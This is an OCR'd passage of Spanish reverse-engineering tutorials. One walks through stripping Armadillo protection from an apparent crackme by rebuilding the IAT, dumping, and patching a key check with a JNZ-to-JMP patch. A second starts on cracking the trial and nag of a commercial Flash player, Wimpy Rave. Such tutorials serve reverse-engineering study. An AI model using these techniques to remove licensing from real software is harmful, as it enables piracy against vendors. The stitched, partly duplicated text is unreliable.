



imagen 11

En el Dump con la vista en Long Address busco el inicio y final de la iat, comienza en 01AE1A68 77F1AD80 GDI32.CreateFontA y termina en 01AE1F64 77BD18BA VERSION.VerQueryValueA este es el momento de realizar unos sencillos pasos para obtener una iat correcta y ponerla en lugar de la que tenemos. Ya falta menos jeje. Vamos por ello...


Para agilizar el proceso utilizo el ArmaDetach selecciono Debug Blocker y y arrastro el unpac, al cabo de unos segundos ya está la tarea realizada. (imagen 12)

imagen 12


A decir verdad desde aquí probé poniendo he en VirtualProtect y al salir de donde era llamada buscar el primer push 100, pero no me funcionó... da un error de protección y a llorar al campito!!!!
Después de renegar (por lo inútil) encontré los pasos a seguir... he CreateFileMappingA y cuando se detiene buscar en el Memory map 55 8B EC 83 EC 2C 83 3D (imagen 13)




Quito el he de CreateFile... y F9... se detiene en




La primera vez cambié el 55 por C3 y después de unas ejecuciones otra vez un error!!! Ok antes de rendirme hice todo de nuevo y cuando llegue acá no cambié nada deje el he y seguí con F9, en el Stack se ve cosas interesantes



En resumidas cuentas, NO HAY QUE CAMBIAR NADA hasta que salga el mensaje recordatorio. Antes de darle al OK cambio el 55 por C3 y quito el único he que tenía puesto.





Utilicé el plugin Ollybone para llegar al oep y cuando se detiene en el oep 00402DA4 no hay nada entendible, por lo menos para mí! ,pero sé (insisto en que hay que leer todos los tutes de la lista) que está bien y que ya puedo copiar la iat arreglada.

```
CPU - main thread, module UnPackMe
00402DA4   6E              OUTS DX,BYTE PTR ES:[EDI]          I/O command
00402DA5   E4 39           IN AL,39                           I/O command
00402DA7   C5C4            LDS EAX,ESP                        Illegal use of register
00402DA9   07              POP ES                             Modification of segment register
00402DAA   5D              POP EBP
00402DAB   E7 7B           OUT 7B,EAX                         I/O command
00402DAD   6F              OUTS DX,DWORD PTR ES:[EDI]         I/O command
00402DAE   BD 85142FD5     MOV EBP,D52F1485
00402DB3   CB              RETF                               Far return
00402DB4   9A 6FD5AF3B 3F  CALL FAR B13F:3BAFD56F             Far call
00402DB8   26:1E           PUSH DS                            Superfluous prefix
00402DBD   6F              OUTS DX,DWORD PTR ES:[EDI]         I/O command
00402DBE   D5 AF           AAD 0AF
00402DC0   3BEC            CMP EBP,ESP
00402DC2   39C7            CMP EDI,EAX
00402DC4   68 3982265E     PUSH 5E268239
00402DC9   87E6            XCHG ESI,ESP
00402DCB ^ 74 B2           JE SHORT UnPackMe.00402D7F
00402DCD   3229            XOR CH,BYTE PTR DS:[ECX]
00402DCF   C539            LDS EDI,FWORD PTR DS:[ECX]         Modification of segment register
00402DD1   90              NOP
00402DD2   C073 26 D9      SAL BYTE PTR DS:[EBX+26],0D9       Shift constant out of range 1..31
```

La busco y como sé donde comienza y donde termina, la selecciono y le hago binary copy

```
01B61924  020C01CC
01B61928  77F1AD80  GDI32.CreateFontA
01B6192C  016AC5D8
01B61930  016AC665
01B61934  73DECBFA  MFC42.#3738
01B61938  73D52415  MFC42.#567
```

```
01B61E0C  016AC760
01B61E10  73D55EF1  MFC42.#2554
01B61E14  73D53CFA  MFC42.#3874
01B61E18  73D6092D  MFC42.#5875
01B61E1C  77EFC83B  GDI32.Ellipse
01B61E20  77BD18BA  VERSION.VerQueryValueA
01B61E24  00000000
```

Cierro este trabajo y en el olly donde tengo el proceso separado y parado en el oep, selecciono la iat que recuerdo comienza en 01AE1A68 y termina en 01AE1F64 y le hago binary paste.

Se ve en rojo los valores que fueron modificados.


Voy por él.....

Address	Value	Comment
016E1EC0	7C801EEE	kernel32.GetStartupInfoA
016E1EC4	73D56BE1	MFC42.#2446
016E1EC8	73D51265	MFC42.#4079
016E1ECC	73DAED67	MFC42.#3095
016E1ED0	7C80AC28	kernel32.GetProcAddress
016E1ED4	016AC679	
016E1ED8	73DEC77C	MFC42.#3619
016E1EDC	73D5DA75	MFC42.#2124
016E1EE0	73D66946	MFC42.#2514
016E1EE4	016AC712	
016E1EE8	73DE067B	MFC42.#952
016E1EEC	73D55351	MFC42.#1640
016E1EF0	016AC730	
016E1EF4	016AC76D	
016E1EF8	73D521C5	MFC42.#2379
016E1EFC	77C317AC	OFFSET msvcrt._acmdln
016E1F00	73DADDF5	MFC42.#4224
016E1F04	77BD1A50	VERSION.GetFileVersionInfoA
016E1F08	73D5EA76	MFC42.#6172


Utilicé el plugin Ollybone para llegar al oep y cuando se detiene en el oep 00402DA4 no hay nada entendible, por lo menos para mí! ,pero sé (insisto en que hay que leer todos los tutes de la lista) que está bien y que ya puedo copiar la iat arreglada.
Por fin voy por los últimos pasos. Busco el code splicing

01EBD000	00001000				Priv	RW	Guar	RW
01EBE000	00002000			stack of thr	Priv	RW	Guar	RW
022E0000	00002000				Map	R		R
03E50000	00011000				Priv	R E		RWE
10000000	00001000	RocketDo		PE header	Imag	R		RWE
10001000	00009000	RocketDo	.text	code	Imag	R		RWE
1000A000	00003000	RocketDo	.rdata	imports,expo	Imag	R		RWE
1000D000	00002000	RocketDo	.data	data	Imag	R		RWE
1000F000	00001000	RocketDo	.rsrc	resources	Imag	R		RWE


y arreglar todo lo que falta con el ArmInLine




Relocalizar la nueva iat




Los valores que cambié son la ubicación de la iat existente por un nuevo lugar dentro del ejecutable y que esté en la sección de armadillo. Ahora se ve a partir del oep los saltos dentro del ejecutable, por las dudas reviso los FF25 y los FF15 y están todos bien. Así que ahora solo resta dumpear.



Dumpeo con el ollydump y en el Import Reconstructor busco el proceso, coloco el oep la dirección de la iat > AutoSearch y Get Imports y Fix Dump...
Listo programa sin el armadillo



Ahora hay que arreglar el tema de los nanomites, otra vez el ArmInLine



Ahora si!!!!! ejecuto el archivo reparado y...

Cargo el dump en el olly F9 y cuando está el msj F12

Doble click sobre la primer llamada

Doble click sobre la primer llamada

```
00401513  .  85C0          TEST EAX,EAX
00401515  .v 75 1E         JNZ SHORT Armadill.00401535
00401517  .  6A 10         PUSH 10                          Style = MB_OK|MB_ICONHAND|MB_APPLMOD
00401519  .  68 C4604000   PUSH Armadill.004060C4           Title = "ERROR!"
0040151E  .  68 AC604000   PUSH Armadill.004060AC           Text = "Armadillo not detected!"
00401523  .  50            PUSH EAX                         hOwner
00401524  .  FF15 8072440  CALL NEAR DWORD PTR DS:[<&user32.#477>]  MessageBoxA
0040152A  .  5F            POP EDI
0040152B  .  32C0          XOR AL,AL
0040152D  .  5E            POP ESI
0040152E  .  81C4 0004000  ADD ESP,400
00401534  .  C3            RETN
00401535  >  8D8C24 08010  LEA ECX,DWORD PTR SS:[ESP+108]
0040153C  .  68 FF000000   PUSH 0FF
00401541  .  51            PUSH ECX
00401542  .  68 A4604000   PUSH Armadill.004060A4           ASCII "USERKEY"
00401547  .  FFD6          CALL NEAR ESI
00401549  .  85C0          TEST EAX,EAX
0040154B  .v 75 27         JNZ SHORT Armadill.00401574
0040154D  .  BF 9C604000   MOV EDI,Armadill.0040609C        ASCII "No key!"
00401552  .  83C9 FF       OR ECX,FFFFFFFF
00401555  .  F2:AE         REPNE SCAS BYTE PTR ES:[EDI]
```

Ni dudo y cambio el JNZ por JMP, me llama la atención las cadena USERKEY y No Key Guardo la modificación y ejecuto el nuevo archivo

ese No Key lo veo conocido jeje. Ni lerdo ni perezoso cargo de el archivo y modifico la cadena por tincopasan, hay que tener cuidado de respetar que al final del nombre debe ir un punto(00)" ."
Guardo los cambios y siiiii chau armadillo y key

```
Address   Hex dump                                         ASCII
0040609C  4E 6F 20 6B 65 79 21 00 55 53 45 52 4B 45 59 00  No key!.USERKEY.
004060AC  41 72 6D 61 64 69 6C 6C 6F 20 6E 6F 74 20 64 65  Armadillo not de
004060BC  74 65 63 74 65 64 21 00 45 52 52 4F 52 21 00 00  tected!.ERROR!..
004060CC  41 4C 54 55 53 45 52 4E 41 4D 45 00 49 6E 73 74  ALTUSERNAME.Inst
```

```
00401549  .  85C0          TEST EAX,EAX
0040154B  .v 75 27         JNZ SHORT Armadill.00401574
0040154D  .  BF 9C604000   MOV EDI,Armadill.0040609C        ASCII "tincopasan"
00401552  .  83C9 FF       OR ECX,FFFFFFFF
00401555  .  F2:AE         REPNE SCAS BYTE PTR ES:[EDI]
00401557  .  F7D1          NOT ECX
```

Como dije nada nuevo, pero sirve para que los newbies no tengamos tanto miedo de los armadillos
Saludos a toda la lista, a Solid por alentarme siempre y a Blasito, porque el primer tute que lei fue el suyo sobre winzip. Si ahora molesto en la lista es por ese primer tute que leí. Él es el culpable jejej

tincopasan

tincopasan@hotmail.com

Cracking Files *.SWF

Programa:	**Wimpy Rave ver. 2.0.7**
Tutorial :TK0001	

Protección:	COMPRESION, NAG y TRIAL 15 días de ficheros FLASH (*.SWF).		
Objetivos:	1. Reconocer un *.swf esta comprimido, versión de flash 2. Descomprimir manualmente un *.swf 3. Quitar la molesta nag “mensaje DEMO” y “EXPIRED” 4. Quitar el periodo de prueba		
Descripción:	Aplicación para páginas Web que reproduce: **Audio** (MP3, AAC, M4A) **Video** (FLV, MPEG-4, MP4, SWF, 3GP) Con soporte automático, XML, XSPF, RSS, M3U, PLS y playlist basados en texto.		
Dificultad:	..??		
Download:	http://www.wimpyplayer.com/		
Herramientas:	1. Webserver con soporte php (apache, IS..etc) 2. Sothink SWF Decompiler 3. Hex Work Shop 4. ActivePython 2.6 (http://www.activestate.com/solutions/python/)		
Cracker:	**muglidark**	**FECHA:**	22/11/2008

Agradecimientos:	1. +NCR/CRC! [ReVeRsEr] por su tute de descompresión en zlib, sin el aun estuviera dando vueltas. 2. **Apuromafo** por brindarme sugerencias y ayuda oportuna cuando es necesario. 3. **CrackSLatinoS** a todos los amigos que siempre están dispuestos a orientar.

El trato de files del tipo swf es lago similar a los ya exe conocidos.

Wimpy rave es algo especial, muchos dirian ah puedo usar un descompresor y con un decompilador lo paso de *.swf a *.fla y ahí modifico, pero hay algo muy especial en esta aplicación que al realizar dicha operación, se pierde data.

Además ni que hablar del script que al principio me perdí y no entendía lo que significaba.

Debido a la diferencia de scripts, que les muestro a continuación.


Script *.SWF cualquiera	Script *.SWF aplicaciones wimpy

dptuner.swf > Action (10) > MainMovie
// [Action in Frame 2]
function loadSongs() {
songObj = new LoadVars();
songObj.onLoad = parseSongs;
songObj.load("http://w..
} // End of the function
function parseSongs(success) {
if (success) {
_root.song_list_fld.text = "";
_root.album_list_fld.text = "";
for (i = 1; i <= songObj.cnt; i++) {
_root.song_list = _root.song_list + ("<a
_root.album_list = _root.album_list + ("<
} // end of for
	rave2_d_f.swf > Action (86) > MainMovie
	// Action script...
	
	// [onClipEvent of sprite 78 in frame 3]
	onClipEvent (load) {
	if (580866425 == 580866823) {
	if (!(1651270563 ^ 1651270563)) {
	UL.UL(UL);
	} // end if
	} // end if
	}
	
	// [onClipEvent of sprite 326 in frame 21]
	onClipEvent (load) {
	if (580866425 == 580866823) {

Script entendible	**Script Confuso**

